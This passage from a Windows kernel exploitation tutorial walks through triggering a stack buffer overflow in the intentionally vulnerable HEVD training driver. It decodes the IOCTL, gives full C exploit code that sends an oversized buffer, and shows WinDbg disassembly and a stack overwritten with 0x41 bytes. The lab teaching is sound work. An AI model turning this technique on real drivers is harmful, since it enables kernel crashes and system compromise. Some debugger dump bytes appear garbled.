If we follow that path into IrpDeviceIoctlHandler, we see the **switch-case**:

```

else if (r9_1 == 0x222003)
{
    DbgPrintEx(0x4d, 3, "***** HEVD_IOCTL_BUFFER_OVERFLOW... ");
    result = BufferOverflowStackIoctlHandler(Irp, IrpSp);
    DbgPrintEx(0x4d, 3, "***** HEVD_IOCTL_BUFFER_OVERFLOW... ");
}

```

The hex value 0x222003 is the **full IOCTL code**, and the result of the CTL_CODE macro. Decoding it is something I would trust ChatGPT with, but let's do it for learning sakes:

```

>>> hex((0x222003 >> 16))
0x22'
>>> hex((0x222003 >> 14) & 0x3)
0x0'
>>> hex((0x222003 >> 0x2) & 0xFFF)
0x800'
>>> hex(0x222003 & 0x3)
0x3'

```

- **DeviceType** = (0x222003 >> 16) = 0x22 = FILE_DEVICE_UNKNOWN
- **Access** = (0x222003 >> 14) & 0x3 = 0x0 = FILE_ANY_ACCESS
- **Function** = (0x222003 >> 0x2) & 0xFFF = 0x800
- **Method** = 0x222003 & 0x3 = 0x3 = METHOD_NEITHER

See:

-> We now know that the function we want to call has the code 0x800, and the full IOCTL Code is 0x222003.

6 - Driver Exploit

Now that we know how to call the function `TriggerBufferOverflowStack` inside of HEVD, we can start writing our program to exploit it.

The Vulnerability#

The function we want to call "`TriggerBufferOverflowStack`" has a stack-based buffer overflow vulnerability (as the name suggests). When looking at the code over at `Driver/HEVD/Windows/BufferOverflowStack.c`, we can see that the author has left us a message:

```

NTSTATUS TriggerBufferOverflowStack(_In_ PVOID UserBuffer, _In_ SIZE_T Size)
{

```

```

    ULONG KernelBuffer[BUFFER_SIZE] = { 0 };

```

```
RtlCopyMemory((PVOID)KernelBuffer, UserBuffer, Size);
```

Inside of the included header file `Driver/HEVD/Windows/BufferOverflowStack.h`, the file `Driver/HEVD/Windows/Common.h` is included. Inside of `Common.h`, we finally find the value `BUFFER_SIZE` is set to:

```
#define BUFFER_SIZE 512
```


ULONG is 4 bytes (on Windows, it's a typedef for unsigned long, which is 32-bit), so this means this buffer can take up to 4 times 512 = **2048 bytes**. If we enter more than that, we are likely to cause the driver to crash, and hopefully trigger the famous BSOD (Blue Screen of Death).

Writing the Exploit#

Cebola's Blog series had a great influence on this chapter:

[\[Cracking Windows Kernel with HEVD\] Chapter 1: Will this driver ever crash?](#)

[A beginners guide into a Windows kernel stack overflow vulnerability from zero to advanced bypasses.](#)



So, first we write down the necessary includes:

```
#include <stdio.h>
#include <windows.h>
```

Then we resolve the IOCTL code of the buffer overflow function using the function code we found earlier (0x800):

```
#define IOCTL_BUFFER_OVERFLOW CTL_CODE(FILE_DEVICE_UNKNOWN, 0x800, METHOD_NEITHER, FILE_ANY_ACCESS)
```

Let's write a function which opens the handle to our driver:

```

HANDLE GetDriverHandle()
{
    HANDLE hDevice = CreateFile(
        "\\.\HackSysExtremeVulnerableDriver",
        GENERIC_READ | GENERIC_WRITE,
        FILE_SHARE_READ | FILE_SHARE_WRITE,
        NULL,
        OPEN_EXISTING,
        FILE_ATTRIBUTE_NORMAL,
        NULL
    );

    if (hDevice == INVALID_HANDLE_VALUE) {
        printf("[!] Getting Device Handle failed with Error: %lu\n",
            GetLastError());
        return NULL;
    }

    return hDevice;
}

```

And then we perform the actual buffer overflow:

```

void OverflowBuffer(HANDLE hDevice)
{
    SIZE_T inBufferSize = 4096;
    PULONG inBuffer = NULL;
    BOOL ioResult = FALSE;

    inBuffer = (PULONG)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, inBufferSize);

    memset((char*)inBuffer, 0x41, inBufferSize);

    ioResult = DeviceIoControl(hDevice, IOCTL_BUFFER_OVERFLOW, inBuffer,
        (DWORD)inBufferSize, NULL, 0, NULL, NULL);

    if (!ioResult)
    {
        printf("[!] IOCTL Failed with Error: %X\n", GetLastError());
    }

    HeapFree(GetProcessHeap(), 0, (LPVOID)inBuffer);
}

```

And finally, we write our main function:

```

int main()
{
    HANDLE hDevice = GetDriverHandle();
    OverflowBuffer(hDevice);
}


```


You can compile it using Visual Studio, however I prefer VS Code. My settings.json looks like this:

```
{
  "terminal.integrated.profiles.windows": {
    "Developer PowerShell": {
      "path":
"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe",
      "args": [
        "-ExecutionPolicy", "Bypass",
        "-NoExit",
        "-Command",
        "& 'C:\\Program Files\\Microsoft Visual
Studio\\2022\\Community\\Common7\\Tools\\Launch-VsDevShell.ps1' -Arch amd64"
      ]
    },
  },
  "terminal.integrated.defaultProfile.windows": "Developer PowerShell"
}
```

Compile it using cl.exe:

```
cl.exe ./yourfile.c
```



```
void OverFlowBuffer(HANDLE hDevice)
{
    SIZE_T inBufferSize = 4096;
    PULONG inBuffer = NULL;
    BOOL ioResult = FALSE;

    inBuffer = (PULONG)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, inBufferSize);

    memset((char*)inBuffer, 0x41, inBufferSize); // 0x41 = 'A'

    ioResult = DeviceIoControl(hDevice, IOCTL_BUFFER_OVERFLOW, inBuffer, (DWORD)inBufferSize, NULL, 0, NULL, NULL);

    if (!ioResult)
    {
        printf("[!] IOCTL Failed with Error: %X\n", GetLastError());
    }

    HeapFree(GetProcessHeap(), 0, (LPVOID)inBuffer);
}
```

```
*****
** Visual Studio 2022 Developer PowerShell v17.10.4
** Copyright (c) 2022 Microsoft Corporation
*****
PS C:\Users\User\Desktop> cd hevd
PS C:\Users\User\Desktop\hevd> cl.exe .\BufferOverflow1.cpp
Microsoft (R) C/C++ Optimizing Compiler Version 19.40.33812 for x64
Copyright (C) Microsoft Corporation. All rights reserved.

BufferOverflow1.cpp
Microsoft (R) Incremental Linker Version 14.40.33812.0
Copyright (C) Microsoft Corporation. All rights reserved.

/out:BufferOverflow1.exe
BufferOverflow1.obj
PS C:\Users\User\Desktop\hevd>
```

7 - Performing the Exploit

Before you start, let's first set a breakpoint. This will enable us to look at what is happening inside the driver. Those familiar with Binary Exploitation might have to get used to WinDbg's Syntax, but will find themselves at home once the exploit ran.

Make sure the driver is still loaded and running:

sc.exe query HEVD

Note Most of what I'm doing here can be done using the GUI. But I generally prefer a CLI
Break the VM and find the function using syntax x Drivename!Symbolname, in our case it's:

x HEVD!TriggerBufferOverflowStack

| If this fails (no symbols loaded), go to the troubleshooting section

Disassemble it using similar syntax:

uf HEVD!TriggerBufferOverflowStack

Locate the address of the ret instruction and set a breakpoint (note: The backtick separates the two halves of a 64-bit address):

```
Command X
84 fffff801`243a6613 418bce      mov     ecx,r14d
84 fffff801`243a6616 ff15ecb9f7ff call    qword ptr [HEVD!_imp_DbgPrintEx (fffff801`24322008)]
85 fffff801`243a661c 4c8bce      mov     r9,rsi
85 fffff801`243a661f 4c8d057a290000 lea     r8,[HEVD! ?? ::NNGAKEGL::`string' (fffff801`243a8fa0)]
85 fffff801`243a6626 418bd7      mov     edx,r15d
85 fffff801`243a6629 418bce      mov     ecx,r14d
85 fffff801`243a662c ff15d6b9f7ff call    qword ptr [HEVD!_imp_DbgPrintEx (fffff801`24322008)]
86 fffff801`243a6632 4c8d4c2420  lea     r9,[rsp+20h]
86 fffff801`243a6637 4c8d0582290000 lea     r8,[HEVD! ?? ::NNGAKEGL::`string' (fffff801`243a8fc0)]
86 fffff801`243a663e 418bd7      mov     edx,r15d
86 fffff801`243a6641 418bce      mov     ecx,r14d
86 fffff801`243a6644 ff15beb9f7ff call    qword ptr [HEVD!_imp_DbgPrintEx (fffff801`24322008)]
87 fffff801`243a664a 458bcc      mov     r9d,r12d
87 fffff801`243a664d 4c8d058c290000 lea     r8,[HEVD! ?? ::NNGAKEGL::`string' (fffff801`243a8fe0)]
87 fffff801`243a6654 418bd7      mov     edx,r15d
87 fffff801`243a6657 418bce      mov     ecx,r14d
87 fffff801`243a665a ff15a8b9f7ff call    qword ptr [HEVD!_imp_DbgPrintEx (fffff801`24322008)]
98 fffff801`243a6660 4c8d05892a0000 lea     r8,[HEVD! ?? ::NNGAKEGL::`string' (fffff801`243a90f0)]
98 fffff801`243a6667 418bd7      mov     edx,r15d
98 fffff801`243a666a 418bce      mov     ecx,r14d
98 fffff801`243a666d ff1595b9f7ff call    qword ptr [HEVD!_imp_DbgPrintEx (fffff801`24322008)]
107 fffff801`243a6673 4c8bc6      mov     r8,rsi
107 fffff801`243a6676 488bd7      mov     rdx,rdi
107 fffff801`243a6679 488d4c2420  lea     rcx,[rsp+20h]
107 fffff801`243a667e e83dabf7ff  call    HEVD!memcpy (fffff801`243211c0)
109 fffff801`243a6683 eb1b        jmp     HEVD!TriggerBufferOverflowStack+0xec (fffff801`243a66a0) Branch

HEVD!TriggerBufferOverflowStack+0xec [c:\projects\hevd\driver\hevd\bufferoverflowstack.c @ 116]:
116 fffff801`243a66a0 8bc3        mov     eax,ebx
117 fffff801`243a66a2 4c8d9c2420080000 lea     r11,[rsp+820h]
117 fffff801`243a66aa 498b5b20     mov     rbx,qword ptr [r11+20h]
117 fffff801`243a66ae 498b7328     mov     rsi,qword ptr [r11+28h]
117 fffff801`243a66b2 498b7b30     mov     rdi,qword ptr [r11+30h]
117 fffff801`243a66b6 498be3      mov     rsp,r11
117 fffff801`243a66b9 415f        pop     r15
117 fffff801`243a66bb 415e        pop     r14
117 fffff801`243a66bd 415c        pop     r12
117 fffff801`243a66bf c3          ret
```

0: kd> bp fffff801`243a66bf

Your disassembly should now look like this, indicating that a breakpoint has been set:

```

Disassembly
Address: fffff801243a65b4

fffff801`243a66b6 498be3      mov     rsp, r11
fffff801`243a66b9 415f        pop     r15
fffff801`243a66bb 415e        pop     r14
fffff801`243a66bd 415c        pop     r12
fffff801`243a66bf c3          ret
HEVD!BufferOverflowStackGSIoctlHandler:
fffff801`243a66c0 4883ec28    sub     rsp, 28h
fffff801`243a66c4 488b4a20    mov     Irp (rcx), qword ptr [rsi]

```

Then resume the execution (Go, or g in the CLI)

Then finally, we can run our exploit:

```

PS C:\Users\User\Desktop\hevd> ls

Directory: C:\Users\User\Desktop\hevd

Mode                LastWriteTime         Length Name
----                -
-a----            4/13/2025   4:19 PM             1202 BufferOverflow1.cpp
-a----            4/13/2025   4:20 PM          138752 BufferOverflow1.exe
-a----            4/13/2025   4:20 PM             3876 BufferOverflow1.obj

PS C:\Users\User\Desktop\hevd> .\BufferOverflow1.exe

```

The breakpoint hits:

```

fffff801`243a66b9 415f        pop     r15
fffff801`243a66bb 415e        pop     r14
fffff801`243a66bd 415c        pop     r12
fffff801`243a66bf c3          ret
HEVD!BufferOverflowStackGSIoctlHandler:
fffff801`243a66c0 4883ec28    sub     rsp, 28h
fffff801`243a66c4 488b4a20    mov     Irp (rcx), qword ptr [rsi]
fffff801`243a66c8 b8010000c0 mov     eax, 0C000000h
fffff801`243a66cd 8b5210      mov     edx, dword ptr [rsi]
fffff801`243a66d0 4885c9      test    UserBuffer (r12), ecx
fffff801`243a66d3 7405        je      HEVD!BufferOverflowStackGSIoctlHandler+0x28
fffff801`243a66d5 e806000000 call     HEVD!TriggerBufferOverflowStackGS
fffff801`243a66da 4883c428    add     rsp, 28h
fffff801`243a66de c3          ret
fffff801`243a66df cc          int     3
HEVD!TriggerBufferOverflowStackGS:
fffff801`243a66e0 48895c2418 mov     qword ptr [rsi], r12
fffff801`243a66e5 56          push    rsi
fffff801`243a66e6 57          push    rdi
fffff801`243a66e7 4154        push    r12
HEVD!TriggerBufferOverflowStackGSIoctlHandler:
fffff801`243a65b4 48895c2408 mov     qword ptr [rsi], r12
fffff801`243a65b9 4889742410 mov     qword ptr [rsi], r14
fffff801`243a65be 48897c2418 mov     qword ptr [rsi], r15
fffff801`243a65c3 4154        push    r12
fffff801`243a65c5 4156        push    r14
fffff801`243a65c7 4157        push    r15
fffff801`243a65c9 4881ec20080000 sub    UserBuffer (r12), ecx
fffff801`243a65d0 488bf2      mov     UserBuffer (r12), ecx
windbg> .open -a fffff801243a65b4
0: kd> g
***** HEVD_IOCTL_BUFFER_OVERFLOW_STACK
[+] UserBuffer: 0x0000013357A63D60
[+] UserBuffer Size: 0x1000
[+] KernelBuffer: 0xFFFFEE0EACF16820
[+] KernelBuffer Size: 0x800
[+] Triggering Buffer Overflow in Stack
Breakpoint 0 hit
HEVD!TriggerBufferOverflowStack+0x10b:
fffff801`243a66bf c3          ret

```

Next go to the Memory Window and search for the RSP. You will see that the stack has been overwritten and we successfully exploited a buffer overflow:

Memory 0																
Address:	@rsp															
FFFFEE0EACF16F70	41	41	41	41	41	41	41	41	41	00	00	00	00	00	00	00
FFFFEE0EACF16F80	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41
FFFFEE0EACF16F90	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41
FFFFEE0EACF16FA0	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41
FFFFEE0EACF16FB0	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41
FFFFEE0EACF16FC0	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41
FFFFEE0EACF16FD0	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41
FFFFEE0EACF16FE0	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41
FFFFEE0EACF16FF0	41	41	41	41	41	41	41	41	41	D0	3C	14	5D	83	CA	FI
FFFFEE0EACF17000	41	41	41	41	41	41	41	41	41	C0	66	3A	24	01	F8	FI
FFFFEE0EACF17010	10	00	00	00	00	00	00	00	00	46	02	04	00	00	00	00
FFFFEE0EACF17020	38	70	F1	AC	0E	EE	FF	FF	18	00	00	00	00	00	00	00
FFFFEE0EACF17030	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41
FFFFEE0EACF17040	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41
FFFFEE0EACF17050	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41
FFFFEE0EACF17060	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41
FFFFEE0EACF17070	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41
FFFFEE0EACF17080	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41
FFFFEE0EACF17090	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41
FFFFEE0EACF170A0	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41
FFFFEE0EACF170B0	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41
FFFFEE0EACF170C0	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41
FFFFEE0EACF170D0	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41
FFFFEE0EACF170E0	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41

If we continue, you will find your VM to be unresponsive. We successfully crashed a kernel driver and froze Windows!

Final Thoughts

I hope this post was a comprehensive and interesting introduction to Windows Kernel Debugging.

Thank you for reading!

To continue the saga, follow Cebola's amazing blog series on this topic:

[\[Cracking Windows Kernel with HEVD\] Chapter 2: Is there a way to bypass kASLR, SMEP and KVA Shadow?](#)

[A beginners guide into a Windows kernel stack overflow vulnerability from zero to advanced bypasses.](#)



References

[hacksystem/HackSysExtremeVulnerableDriver: HackSys Extreme Vulnerable Driver \(HEVD\) - Windows & Linux](#)

[\[Cracking Windows Kernel with HEVD\] Chapter 0: Where do I start?](#)

[\[Cracking Windows Kernel with HEVD\] Chapter 1: Will this driver ever crash?](#)

Troubleshooting

In case you run into any trouble, refer to this section.

No symbols found for HEVD#

First list the driver ()

Now let's list all drivers, it might show up now:

```
lm lmf
```

- If HEVD is **not** showing up, maybe look for it directly to ensure that the driver is actually loaded and running using `!drvobj HEVD 2` (this might take a minute)
- If it looks like this:

```
start      end      module_name
fffff801`77e40000 fffff801`77e75000 mcupdate_AuthenticAMD T (no symbols)
fffff801`78c00000 fffff801`79c47000 nt (pdb symbols) C:\ProgramData\Dbg\sym\ntkrnlmp.pdb\EEFAC79
fffff801`81600000 fffff801`8160f000 kdnic (pdb symbols) C:\ProgramData\Dbg\sym\kdnic.pdb\FEDC65BA54
fffff801`857a0000 fffff801`8582c000 HEVD (no symbols)
```

Then it seems WinDbg cannot resolve the symbols of the driver. This can easily be fixed through **downloading the release from GitHub onto your local computer, and adding the path containing sys/pdb files to your symbol paths:**

```
.sympath+ C:\Users\richard\Downloads\HEVD.3.00\driver\vulnerable\x64
```

Don't forget to force reload all symbols:

```
.reload /f
```

Now it should work again:

```
0: kd> x HEVD!TriggerBufferOverflowStack
fffff801`243a65b4 HEVD!TriggerBufferOverflowStack (void *, unsigned int64)
```

If not, then it could be that your driver has not been correctly loaded. Let's load it again using:

```
sc.exe stop HEVD
```

```
sc.exe delete HEVD
```

```
sc.exe create HEVD binPath=
C:\Users\User\Downloads\HEVD.3.00\driver\vulnerable\x64\HEVD.sys type= kernel
```

```
sc.exe start HEVD
```

If it still does not show a path in WinDbg, consider restarting everything. Follow these steps:

1. Unload and delete the driver (see above)
2. Shutdown your VM via Start > Power > Shutdown
3. Start it up again
4. Close WinDbg completely

5. Start WinDbg again (hopefully your host OS has a static IP configured for the External Hyper-V Switch)
6. Open a new Kernel Debugging Session with the already known properties
7. Reinstall the driver (consider fully downloading it again)

Exploit does not work#

Ensure that you chose the `sys` file (driver) from the **vulnerable** directory, not the safe one.

If that does not solve the problem, use more `printf` to see where your code fails. It could fail at:

- Opening the Driver Handle
- Allocating and copying Memory
- Sending the control code to IOCTL